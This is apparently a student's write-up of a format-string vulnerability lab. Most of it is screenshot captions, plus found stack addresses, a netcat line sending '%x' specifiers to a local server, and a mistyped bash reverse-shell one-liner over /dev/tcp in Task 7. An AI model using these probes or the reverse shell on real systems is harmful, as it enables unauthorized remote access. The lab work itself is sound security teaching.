TASK-1: The Vulnerable Program

A computer screen with white text

Description automatically generated

A computer screen shot of text

Description automatically generated

TASK 2:

To find the memory addresses

Set a breakpoint at myprintf()

In a terminal type:

echo "LAB %x %x %x %x" | nc -u 127.0.0.1 9090

A computer screen shot of a program code

Description automatically generated

1. Format String in printf(): 0xbfffe76c
2. Return Address of myprintf(): 0xbfffe6fc
3. Buffer buf[1500]: 0xbfffe76c

B. 1-3 = 0, so the distance is zero

TASK 3: Crash the Program

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

TASK 4:

Stack Data.

A computer screen shot of a program

Description automatically generated

A computer screen shot of a program

Description automatically generated

Task 4b)


A screenshot of a computer screen

Description automatically generated

A screenshot of a computer screen

Description automatically generated

Task 5.a



Task 6.

A screenshot of a computer

Description automatically generated

Task 7. Creating reverse shell

/bin/bash -c “bin/bash -i> /dev/tcp/127.0.0.1/7070 0<&1 2>&1

A screenshot of a computer screen

Description automatically generated